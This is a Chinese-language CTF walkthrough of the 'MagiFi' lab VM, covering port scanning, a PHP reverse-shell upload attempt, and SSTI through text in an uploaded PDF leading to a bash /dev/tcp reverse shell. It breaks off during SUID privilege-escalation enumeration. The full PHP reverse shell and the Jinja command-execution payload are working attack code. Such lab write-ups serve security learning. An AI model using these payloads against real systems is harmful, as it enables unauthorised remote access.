MagiFi 是一台用于测试多种进攻性安全技能的靶机,涵盖 Web、网络、Wi‑Fi 以及权限提升 等方向。它要求具备 网络分析 和 认证机制 方面的知识,在受控环境中提供一种真实且沉浸式的实战体验。
作者:@x4v1l0k 和 @M4rdc0re。
信息收集
IP定位
┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# arp-scan -l | grep 08:00:27
192.168.0.106 08:00:27:d2:ba:97 PCS Systemtechnik GmbHrustscan扫描
┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# arp-scan -l | grep 08:00:27
192.168.0.106 08:00:27:d2:ba:97 PCS Systemtechnik GmbH
┌──(web)─(root㉿kali)-[/home/kali/Desktop/hmv]└─# rustscan -a 192.168.0.106 -- -A.----. .-. .-. .----..---. .----. .---. .--. .-. .-.| {} }| { } |{ {__ {_ _}{ {__ / ___} / {} \ | `| || .-. \| {_} |.-._} } | | .-._} }\ }/ /\ \| |\ |`-' `-'`-----'`----' `-' `----' `---' `-' `-'`-' `-'The Modern Day Port Scanner.________________________________________: http://discord.skerritt.blog :: https://github.com/RustScan/RustScan : --------------------------------------Port scanning: Making networking exciting since... whenever.
[~] The config file is expected to be at "/root/.rustscan.toml"[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.Open 192.168.0.106:22Open 192.168.0.106:53Open 192.168.0.106:80[~] Starting Script(s)[>] Running script "nmap -vvv -p {{port}} -{{ipversion}} {{ip}} -A" on ip 192.168.0.106Depending on the complexity of the script, results may take some time to appear.[~] Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-24 09:30 ESTDiscovered open port 22/tcp on 192.168.0.106Discovered open port 80/tcp on 192.168.0.106
PORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 64 OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 3072 0c:c6:d6:24:1e:5b:9e:66:25:0a:ba:0a:08:0b:18:40 (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCihzhvruzjUnXRfyh685PiUN5ItFZ/V0IHymFDih4nSIcKYrhMIw06oKdfeT3zo4tP14xB3ZrjnI3sEFh9R8LV34dTNhH4cNUtbS/f0h2inMM35dJc533bNxJtT/znohcEjYgUP3PSCK3dOuP+CcMrW8z+0QJJE9gbw9DqC5hlCzZwBHJgMvNhP74hBD/JayHiS8G+K2G4owfXRHBs3LhEXYpHEibAHS/E1G1j9R2wzTLKoN5Y0JKQ+bLxGbJekcnSl2o6hlAarOQnX1I3G+EFgWexJn/xABxqEWk9B6NLhhPozoTyi43Xc/omUF6Cw9jFl2v4z7bABMVVPjlXH748C6tFeRzx6/mqAv2Ok2+Hzf1iessMzvYs1hnZBqL51gwcmBmMoSovm68d2jEKUwVQxEIsFH5lFGQciyM0rfn6EcA0up6iomAhs2fTA8MsOG6WJWd1Sw2nCTNygrmQ8tZfVGYz8rVaH8MkUENct8IxGN1iqel+9Cmdka9DDb+BMVM=| 256 9c:c3:1d:ea:22:04:93:b7:81:dd:f2:96:5d:f0:1f:9b (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFAZBwooUDLqSK+kKOx+YVnScFejnY3t0q+D4qt3jCOsjP4dJ8Wf9ORNUbHa7CtlrK3WlqluzuRQsXJ10tvyTw8=| 256 55:41:15:90:ff:1d:53:88:e7:65:91:4f:fd:cf:49:85 (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIGM6WqG9CguoVafo9uhRSPqtZG9yR57PD70/FKDqba9e53/tcp closed domain reset ttl 6480/tcp open http syn-ack ttl 64 Werkzeug/3.0.4 Python/3.8.10| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS|_http-title: Did not follow redirect to http://hogwarts.htb|_http-server-header: Werkzeug/3.0.4 Python/3.8.10| fingerprint-strings:| GetRequest, HTTPOptions:| HTTP/1.1 302 FOUND| Server: Werkzeug/3.0.4 Python/3.8.10| Date: Sat, 24 Jan 2026 14:30:23 GMT| Content-Type: text/html; charset=utf-8| Content-Length: 225| Location: http://hogwarts.htb| Connection: close| <!doctype html>| <html lang=en>| <title>Redirecting...</title>| <h1>Redirecting...</h1>| <p>You should be redirected automatically to the target URL: <a href="http://hogwarts.htb">http://hogwarts.htb</a>. If not, click the link.| RTSPRequest:| <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"| "http://www.w3.org/TR/html4/strict.dtd">| <html>| <head>| <meta http-equiv="Content-Type" content="text/html;charset=utf-8">| <title>Error response</title>| </head>| <body>| <h1>Error response</h1>| <p>Error code: 400</p>| <p>Message: Bad request version ('RTSP/1.0').</p>| <p>Error code explanation: HTTPStatus.BAD_REQUEST - Bad request syntax or unsupported method.</p>| </body>|_ </html>1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :SF-Port80-TCP:V=7.94SVN%I=7%D=1/24%Time=6974D778%P=x86_64-pc-linux-gnu%r(GSF:etRequest,1B1,"HTTP/1\.1\x20302\x20FOUND\r\nServer:\x20Werkzeug/3\.0\.4SF:\x20Python/3\.8\.10\r\nDate:\x20Sat,\x2024\x20Jan\x202026\x2014:30:23\xSF:20GMT\r\nContent-Type:\x20text/html;\x20charset=utf-8\r\nContent-LengthSF::\x20225\r\nLocation:\x20http://hogwarts\.htb\r\nConnection:\x20close\rSF:\n\r\n<!doctype\x20html>\n<html\x20lang=en>\n<title>Redirecting\.\.\.</SF:title>\n<h1>Redirecting\.\.\.</h1>\n<p>You\x20should\x20be\x20redirecteSF:d\x20automatically\x20to\x20the\x20target\x20URL:\x20<a\x20href=\"http:SF://hogwarts\.htb\">http://hogwarts\.htb</a>\.\x20If\x20not,\x20click\x20SF:the\x20link\.\n")%r(HTTPOptions,1B1,"HTTP/1\.1\x20302\x20FOUND\r\nServeSF:r:\x20Werkzeug/3\.0\.4\x20Python/3\.8\.10\r\nDate:\x20Sat,\x2024\x20JanSF:\x202026\x2014:30:23\x20GMT\r\nContent-Type:\x20text/html;\x20charset=uSF:tf-8\r\nContent-Length:\x20225\r\nLocation:\x20http://hogwarts\.htb\r\nSF:Connection:\x20close\r\n\r\n<!doctype\x20html>\n<html\x20lang=en>\n<titSF:le>Redirecting\.\.\.</title>\n<h1>Redirecting\.\.\.</h1>\n<p>You\x20shoSF:uld\x20be\x20redirected\x20automatically\x20to\x20the\x20target\x20URL:SF:\x20<a\x20href=\"http://hogwarts\.htb\">http://hogwarts\.htb</a>\.\x20ISF:f\x20not,\x20click\x20the\x20link\.\n")%r(RTSPRequest,1F4,"<!DOCTYPE\x2SF:0HTML\x20PUBLIC\x20\"-//W3C//DTD\x20HTML\x204\.01//EN\"\n\x20\x20\x20\xSF:20\x20\x20\x20\x20\"http://www\.w3\.org/TR/html4/strict\.dtd\">\n<html>SF:\n\x20\x20\x20\x20<head>\n\x20\x20\x20\x20\x20\x20\x20\x20<meta\x20httpSF:-equiv=\"Content-Type\"\x20content=\"text/html;charset=utf-8\">\n\x20\xSF:20\x20\x20\x20\x20\x20\x20<title>Error\x20response</title>\n\x20\x20\x2SF:0\x20</head>\n\x20\x20\x20\x20<body>\n\x20\x20\x20\x20\x20\x20\x20\x20<SF:h1>Error\x20response</h1>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Error\x20SF:code:\x20400</p>\n\x20\x20\x20\x20\x20\x20\x20\x20<p>Message:\x20Bad\x2SF:0request\x20version\x20\('RTSP/1\.0'\)\.</p>\n\x20\x20\x20\x20\x20\x20\SF:x20\x20<p>Error\x20code\x20explanation:\x20HTTPStatus\.BAD_REQUEST\x20-SF:\x20Bad\x20request\x20syntax\x20or\x20unsupported\x20method\.</p>\n\x20SF:\x20\x20\x20</body>\n</html>\n");MAC Address: 08:00:27:D2:BA:97 (Oracle VirtualBox virtual NIC)Device type: general purposeRunning: Linux 4.X|5.XOS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5OS details: Linux 4.15 - 5.8TCP/IP fingerprint:OS:SCAN(V=7.94SVN%E=4%D=1/24%OT=22%CT=53%CU=34755%PV=Y%DS=1%DC=D%G=Y%M=0800OS:27%TM=6974D7CA%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=107%TI=Z%CI=Z%OS:II=I%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NOS:W7%O5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE8OS:8%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40OS:%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=OS:%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%OS:W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=OS:)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%OS:DFI=N%T=40%CD=S)
Uptime guess: 40.160 days (since Mon Dec 15 05:40:37 2025)Network Distance: 1 hopTCP Sequence Prediction: Difficulty=263 (Good luck!)IP ID Sequence Generation: All zerosService Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTEHOP RTT ADDRESS1 0.35 ms tmpfile.dsz (192.168.0.106)
NSE: Script Post-scanning.NSE: Starting runlevel 1 (of 3) scan.Initiating NSE at 09:31Completed NSE at 09:31, 0.00s elapsedNSE: Starting runlevel 2 (of 3) scan.Initiating NSE at 09:31Completed NSE at 09:31, 0.00s elapsedNSE: Starting runlevel 3 (of 3) scan.Initiating NSE at 09:31Completed NSE at 09:31, 0.00s elapsedRead data files from: /usr/share/nmapOS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 89.07 seconds Raw packets sent: 26 (1.938KB) | Rcvd: 18 (1.406KB)/etc/hosts
echo "192.168.0.106 hogwarts.htb" >> /etc/hosts目录扫描
┌──(web)─(root㉿kali)-[/home/kali]└─# gobuster dir -u hogwarts.htb -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip,db,bak,js,yaml -t 64===============================================================Gobuster v3.6by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://192.168.0.106[+] Method: GET[+] Threads: 64[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.6[+] Extensions: txt,html,zip,db,bak,js,yaml,php[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================
Error: the server returns a status code that matches the provided options for non existing urls. http://192.168.0.106/e304c45d-9ed9-4981-b561-cf8b58e733b0 => 302 (Length: 225). To continue please exclude the status code or the lengthhttp://hogwarts.htb↗
欢迎来到霍格沃茨魔法学校霍格沃茨魔法学校是世界上最负盛名的魔法学府之一,创建于一千多年前,由当时最伟大的四位巫师和女巫共同创立:戈德里克·格兰芬多、赫尔加·赫奇帕奇、罗伊娜·拉文克劳以及萨拉查·斯莱特林。学校坐落于苏格兰高地,这里不仅是一所学校,更是年轻巫师们学习、成长并掌控自身魔法能力的圣地。在强大魔法的保护下,霍格沃茨对麻瓜世界隐匿无踪,如同一座象征着魔法知识与冒险的灯塔。
在霍格沃茨,新生会被分入四大学院之一:格兰芬多:以勇气与胆识著称赫奇帕奇:代表忠诚与勤奋拉文克劳:象征智慧与创造力斯莱特林:崇尚野心与谋略
分院帽是一件被四位创始人赋予智慧的魔法物品,它会根据学生的性格与潜力决定最适合他们的学院。
认识我们的部分教授阿不思·邓布利多教授 —— 校长邓布利多不仅是霍格沃茨的校长,也是魔法史上最强大、最受尊敬的巫师之一。他以智慧、仁慈以及对魔法界与麻瓜世界的坚定守护而闻名。1945 年击败黑巫师格林德沃的壮举,以及对魔法研究的巨大贡献(包括发现龙血的十二种用途),使他名留青史。
米勒娃·麦格教授 —— 变形术作为副校长兼格兰芬多学院院长,麦格教授治学严谨、公正严肃,深受学生敬重。她教授变形术——魔法中最困难的分支之一,内容包括改变物体或生物的形态。在她的指导下,学生们学会将动物变成物品,把茶杯变成老鼠,最终掌握人体变形术。
莱姆斯·卢平教授 —— 黑魔法防御术卢平教授是霍格沃茨历史上最受欢迎的教师之一。他以富有同情心且高超的教学方式教授黑魔法防御术,学生们在课堂上学习如何对抗博格特、摄魂怪、狼人等黑暗生物,以及抵御黑魔法与诅咒。这门课程至关重要,为学生面对魔法世界中的黑暗势力做好准备。
西弗勒斯·斯内普教授 —— 魔药学斯内普教授是斯莱特林学院院长,也是霍格沃茨最复杂、最神秘的人物之一。他在魔药学方面造诣极高,学生们在他的课堂上学习从基础解药到危险而复杂的魔药调制。
你将在霍格沃茨学到的课程变形术:改变物体或生命形态的艺术魔咒学:为物体或生物赋予特殊属性的咒语魔药学:研究具有多种效果的魔法药剂草药学:研究魔法植物与菌类黑魔法防御术:防御黑暗生物、诅咒与黑魔法天文学:研究星辰、行星及其魔法影响魔法史:回顾魔法世界从远古到现代的历史占卜学:预测未来的神秘艺术神奇生物保护课:学习照料、驯养和喂养魔法生物
申请加入霍格沃茨请以 PDF 格式提交你的申请材料。👉 请使用我们提供的模板。<form action="/upload" method="POST" enctype="multipart/form-data"> <input type="file" name="pdf_file" required> <input type="submit" value="Submit"></form>
POST /upload HTTP/1.1
Host: hogwarts.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=---------------------------9505286192044214114097786600
Content-Length: 9517
Origin: http://hogwarts.htb
Connection: keep-alive
Referer: http://hogwarts.htb/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
-----------------------------9505286192044214114097786600
Content-Disposition: form-data; name="pdf_file"; filename="shell.php"
Content-Type: application/x-php
<?php// Copyright (c) 2020 Ivan Sincek// v2.3// Requires PHP v5.0.0 or greater.// Works on Linux OS, macOS, and Windows OS.// See the original script at https://github.com/pentestmonkey/php-reverse-shell.class Shell { private $addr = null; private $port = null; private $os = null; private $shell = null; private $descriptorspec = array( 0 => array('pipe', 'r'), // shell can read from STDIN 1 => array('pipe', 'w'), // shell can write to STDOUT 2 => array('pipe', 'w') // shell can write to STDERR ); private $buffer = 1024; // read/write buffer size private $clen = 0; // command length private $error = false; // stream read/write error public function __construct($addr, $port) { $this->addr = $addr; $this->port = $port; } private function detect() { $detected = true; if (stripos(PHP_OS, 'LINUX') !== false) { // same for macOS $this->os = 'LINUX'; $this->shell = 'bash'; } else if (stripos(PHP_OS, 'WIN32') !== false || stripos(PHP_OS, 'WINNT') !== false || stripos(PHP_OS, 'WINDOWS') !== false) { $this->os = 'WINDOWS'; $this->shell = 'cmd.exe'; } else { $detected = false; echo "SYS_ERROR: Underlying operating system is not supported, script will now exit...\n"; } return $detected; } private function daemonize() { $exit = false; if (!function_exists('pcntl_fork')) { echo "DAEMONIZE: pcntl_fork() does not exists, moving on...\n"; } else if (($pid = @pcntl_fork()) < 0) { echo "DAEMONIZE: Cannot fork off the parent process, moving on...\n"; } else if ($pid > 0) { $exit = true; echo "DAEMONIZE: Child process forked off successfully, parent process will now exit...\n"; } else if (posix_setsid() < 0) { // once daemonized you will actually no longer see the script's dump echo "DAEMONIZE: Forked off the parent process but cannot set a new SID, moving on as an orphan...\n"; } else { echo "DAEMONIZE: Completed successfully!\n"; } return $exit; } private function settings() { @error_reporting(0); @set_time_limit(0); // do not impose the script execution time limit @umask(0); // set the file/directory permissions - 666 for files and 777 for directories } private function dump($data) { $data = str_replace('<', '<', $data); $data = str_replace('>', '>', $data); echo $data; } private function read($stream, $name, $buffer) { if (($data = @fread($stream, $buffer)) === false) { // suppress an error when reading from a closed blocking stream $this->error = true; // set global error flag echo "STRM_ERROR: Cannot read from ${name}, script will now exit...\n"; } return $data; } private function write($stream, $name, $data) { if (($bytes = @fwrite($stream, $data)) === false) { // suppress an error when writing to a closed blocking stream $this->error = true; // set global error flag echo "STRM_ERROR: Cannot write to ${name}, script will now exit...\n"; } return $bytes; } // read/write method for non-blocking streams private function rw($input, $output, $iname, $oname) { while (($data = $this->read($input, $iname, $this->buffer)) && $this->write($output, $oname, $data)) { if ($this->os === 'WINDOWS' && $oname === 'STDIN') { $this->clen += strlen($data); } // calculate the command length $this->dump($data); // script's dump } } // read/write method for blocking streams (e.g. for STDOUT and STDERR on Windows OS) // we must read the exact byte length from a stream and not a single byte more private function brw($input, $output, $iname, $oname) { $fstat = fstat($input); $size = $fstat['size']; if ($this->os === 'WINDOWS' && $iname === 'STDOUT' && $this->clen) { // for some reason Windows OS pipes STDIN into STDOUT // we do not like that // we need to discard the data from the stream while ($this->clen > 0 && ($bytes = $this->clen >= $this->buffer ? $this->buffer : $this->clen) && $this->read($input, $iname, $bytes)) { $this->clen -= $bytes; $size -= $bytes; } } while ($size > 0 && ($bytes = $size >= $this->buffer ? $this->buffer : $size) && ($data = $this->read($input, $iname, $bytes)) && $this->write($output, $oname, $data)) { $size -= $bytes; $this->dump($data); // script's dump } } public function run() { if ($this->detect() && !$this->daemonize()) { $this->settings();
// ----- SOCKET BEGIN ----- $socket = @fsockopen($this->addr, $this->port, $errno, $errstr, 30); if (!$socket) { echo "SOC_ERROR: {$errno}: {$errstr}\n"; } else { stream_set_blocking($socket, false); // set the socket stream to non-blocking mode | returns 'true' on Windows OS
// ----- SHELL BEGIN ----- $process = @proc_open($this->shell, $this->descriptorspec, $pipes, null, null); if (!$process) { echo "PROC_ERROR: Cannot start the shell\n"; } else { foreach ($pipes as $pipe) { stream_set_blocking($pipe, false); // set the shell streams to non-blocking mode | returns 'false' on Windows OS }
// ----- WORK BEGIN ----- $status = proc_get_status($process); @fwrite($socket, "SOCKET: Shell has connected! PID: " . $status['pid'] . "\n"); do { $status = proc_get_status($process); if (feof($socket)) { // check for end-of-file on SOCKET echo "SOC_ERROR: Shell connection has been terminated\n"; break; } else if (feof($pipes[1]) || !$status['running']) { // check for end-of-file on STDOUT or if process is still running echo "PROC_ERROR: Shell process has been terminated\n"; break; // feof() does not work with blocking streams } // use proc_get_status() instead $streams = array( 'read' => array($socket, $pipes[1], $pipes[2]), // SOCKET | STDOUT | STDERR 'write' => null, 'except' => null ); $num_changed_streams = @stream_select($streams['read'], $streams['write'], $streams['except'], 0); // wait for stream changes | will not wait on Windows OS if ($num_changed_streams === false) { echo "STRM_ERROR: stream_select() failed\n"; break; } else if ($num_changed_streams > 0) { if ($this->os === 'LINUX') { if (in_array($socket , $streams['read'])) { $this->rw($socket , $pipes[0], 'SOCKET', 'STDIN' ); } // read from SOCKET and write to STDIN if (in_array($pipes[2], $streams['read'])) { $this->rw($pipes[2], $socket , 'STDERR', 'SOCKET'); } // read from STDERR and write to SOCKET if (in_array($pipes[1], $streams['read'])) { $this->rw($pipes[1], $socket , 'STDOUT', 'SOCKET'); } // read from STDOUT and write to SOCKET } else if ($this->os === 'WINDOWS') { // order is important if (in_array($socket, $streams['read'])/*------*/) { $this->rw ($socket , $pipes[0], 'SOCKET', 'STDIN' ); } // read from SOCKET and write to STDIN if (($fstat = fstat($pipes[2])) && $fstat['size']) { $this->brw($pipes[2], $socket , 'STDERR', 'SOCKET'); } // read from STDERR and write to SOCKET if (($fstat = fstat($pipes[1])) && $fstat['size']) { $this->brw($pipes[1], $socket , 'STDOUT', 'SOCKET'); } // read from STDOUT and write to SOCKET } } } while (!$this->error); // ------ WORK END ------
foreach ($pipes as $pipe) { fclose($pipe); } proc_close($process); } // ------ SHELL END ------
fclose($socket); } // ------ SOCKET END ------
} }}echo '<pre>';// change the host address and/or port number as necessary$sh = new Shell('192.168.0.108', 4444);$sh->run();unset($sh);// garbage collector requires PHP v5.3.0 or greater// @gc_collect_cycles();echo '</pre>';?>
-----------------------------9505286192044214114097786600--HTTP/1.1 500 INTERNAL SERVER ERROR
Server: Werkzeug/3.0.4 Python/3.8.10
Date: Sat, 24 Jan 2026 14:50:12 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 265
Connection: close
<!doctype html><html lang=en><title>500 Internal Server Error</title><h1>Internal Server Error</h1><p>The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.</p>/upload
构造
POST /upload HTTP/1.1
Host: hogwarts.htb
User-Agent: Mozilla/5.0
Accept: */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryABC123
Content-Length: 286
------WebKitFormBoundaryABC123
Content-Disposition: form-data; name="pdf_file"; filename="test.pdf"
Content-Type: application/pdf
%PDF-1.4
1 0 obj
<< /Type /Catalog >>
endobj
xref
0 1
0000000000 65535 f
trailer
<< /Root 1 0 R >>
%%EOF
------WebKitFormBoundaryABC123--HTTP/1.1 200 OK
Server: Werkzeug/3.0.4 Python/3.8.10
Date: Sat, 24 Jan 2026 14:52:12 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 1644
Connection: close
<!DOCTYPE html> <html lang="en"> <head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>Confirmation</title> <link rel="stylesheet" href="/static/style.css">
<link rel="apple-touch-icon" sizes="180x180" href="/static/favicon/apple-touch-icon.png"> <link rel="icon" type="image/png" sizes="32x32" href="/static/favicon/favicon-32x32.png"> <link rel="icon" type="image/png" sizes="16x16" href="/static/favicon/favicon-16x16.png"> <link rel="manifest" href="/static/favicon/site.webmanifest"> <link rel="mask-icon" href="/static/favicon/safari-pinned-tab.svg" color="#5bbad5"> <meta name="msapplication-TileColor" content="#da532c"> <meta name="theme-color" content="#ffffff"> </head> <body> <div class="content"> <h1>Application Received</h1> <p>Thank you. Your application to Hogwarts has been successfully submitted with the following data:</p> <p> <ul> <li>Name: </li> <li>Surname: </li> <li>Address: </li> <li>Birthday: </li> <li>Pet Breed: </li> <li>Pet's Name: </li> </ul> </p> </div> </body> </html>解析
1️⃣ /upload只接受 PDF
.docx模板直接上传 ❌- 最小合法 PDF 上传 ✅(200 OK)
2️⃣ 返回页面里的字段
<li>Name: </li><li>Surname: </li><li>Address: </li><li>Birthday: </li><li>Pet Breed: </li><li>Pet's Name: </li>但你在请求里 只传了一个文件,没有任何字段。
👉 结论非常明确:
后端是 从 PDF 文件内部解析字段内容,然后渲染到模板里。
这一步已经不是“上传”,而是 PDF → 结构化数据解析。
🧠 后端大概率在做什么(Flask 视角)
结合:
- Flask / Werkzeug
- 字段名固定
非常典型的逻辑👇
from PyPDF2 import PdfReader
reader = PdfReader(uploaded_file)text = reader.pages[0].extract_text()
name = extract("Name:", text)surname = extract("Surname:", text)...return render_template("confirmation.html", **fields)或者更高级一点:
- 使用 PDF 表单字段(AcroForm)
- 用
get_fields()之类的 API
👉 这意味着攻击面不在“上传”,而在:
- PDF 内容结构
- PDF 字段 / 文本解析
- 模板渲染
漏洞利用
发现可能是Python解析的,尝试SSTI:
相关 payload 可以参考:https://swisskyrepo.github.io/PayloadsAllTheThings/Server%20Side%20Template%20Injection/Python/↗
from reportlab.pdfgen import canvasfrom reportlab.lib.pagesizes import letter
c = canvas.Canvas("malicious.pdf", pagesize=letter)c.drawString(100, 700, "Name: Harry")c.drawString(100, 680, "Surname: {{7*7}}")c.drawString(100, 660, "Address: PrivetDrive")c.drawString(100, 640, "Birthday: 31071980")c.drawString(100, 620, "Pet Breed: Owl")c.drawString(100, 600, "Pet's Name: Hedwig")c.save()
可以执行命令,尝试反弹shell
from reportlab.pdfgen import canvasfrom reportlab.lib.pagesizes import letter
c = canvas.Canvas("malicious.pdf", pagesize=letter)c.drawString(100, 700, "Name: Harry")c.drawString(100, 680, "Surname: {{ self.__init__.__globals__.__builtins__.__import__('os').popen('bash -c \"bash -i >& /dev/tcp/192.168.0.108/4444 0>&1\"').read() }}")c.drawString(100, 660, "Address: PrivetDrive")c.drawString(100, 640, "Birthday: 31071980")c.drawString(100, 620, "Pet Breed: Owl")c.drawString(100, 600, "Pet's Name: Hedwig")c.save()┌──(web)─(root㉿kali)-[/home/kali]└─# pwncat-cs -lp 4444/root/.pyenv/versions/3.11.9/envs/web/lib/python3.11/site-packages/zodburi/__init__.py:2: UserWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81. from pkg_resources import iter_entry_points[10:45:04] Welcome to pwncat 🐈! __main__.py:164[10:45:11] received connection from bind.py:84 192.168.0.106:50872[10:45:13] 192.168.0.106:50872: manager.py:957 registered new host w/ db(local) pwncat$ back(remote) harry_potter@MagiFi:/home/harry_potter/Hogwarts_web$提权
(remote) harry_potter@MagiFi:/home/harry_potter$ cat user.txthogwarts{ea4bc74f09fb69771165e57b1b215de9}(remote) harry_potter@MagiFi:/$ find / -perm -4000 2>/dev/null/usr/bin/gpasswd/usr/bin/chfn/usr/bin/umount/usr/bin/newgrp/usr/bin/xxd_horcrux/usr/bin/su/usr/bin/fusermount/usr/bin/at/usr/bin/pkexec/usr/bin/sudo/usr/bin/mount/usr/bin/passwd/usr/bin/chsh/usr/lib/eject/dmcrypt-get-device/usr/lib/openssh/ssh-keysign/usr/lib/snapd/snap-confine/usr/lib/policykit-1/polkit-agent-helper-1/usr/lib/authbind/helper/usr/lib/dbus-1.0/dbus-daemon-launch-helper/snap/snapd/23545/usr/lib/snapd/snap-confine/snap/core20/2434/usr/bin/chfn/snap/core20/2434/usr/bin/chsh/snap/core20/2434/usr/bin/gpasswd/snap/core20/2434/usr/bin/mount/snap/core20/2434/usr/bin/newgrp/snap/core20/2434/usr/bin/passwd/snap/core20/2434/usr/bin/su/snap/core20/2434/usr/bin/sudo/snap/core20/2434/usr/bin/umount/snap/core20/2434/usr/lib/dbus-1.0/dbus-daemon-launch-helper/snap/core20/2434/usr/lib/openssh/ssh-keysign/snap/core20/2686/usr/bin/chfn/snap/core20/2686/usr/bin/chsh/snap/core20/2686/usr/bin/gpasswd/snap/core20/2686/usr/bin/mount/snap/core20/2686/usr/bin/newgrp/snap/core20/2686/usr/bin/passwd/snap/core20/2686/usr/bin/su/snap/core20/2686/usr/bin/sudo/snap/core20/2686/usr/bin/umount/snap/core20/2686/usr/lib/dbus-1.0/dbus-daemon-launch-helper/snap/core20/2686/usr/lib/openssh/ssh-keysign/home/tom.riddle/.horcrux.png(remote) harry_potter@MagiFi:/home/tom.riddle$ strings /usr/bin/xxd_horcrux/lib64/ld-linux-x86-64.so.2w9-$9libc.so.6exitstrncmpwaitperrorgetpwuidputsfork__stack_chk_faildup2stderrgetuidexecvpfwritecloseopen__cxa_finalizestrcmp__libc_start_mainGLIBC_2.4GLIBC_2.2.5_ITM_deregisterTMCloneTable__gmon_start___ITM_registerTMCloneTableu+UH[]A\A]A^A_/usr/bin/xxd--help -O <file> specify output file (only horcruxes are allowed).Error forkingtom.riddleYou are not worthy to handle the Horcrux!/root//etc/I hate dealing with Muggle gadgets!Error: Output file can't be empty, use the -O option..horcrux.pngNot every wizards can use or destroy a Horcrux!Error opening output fileError redirecting output to fileError executing xxd:*3$"GCC: (Ubuntu 9.4.0-1ubuntu1~20.04.2) 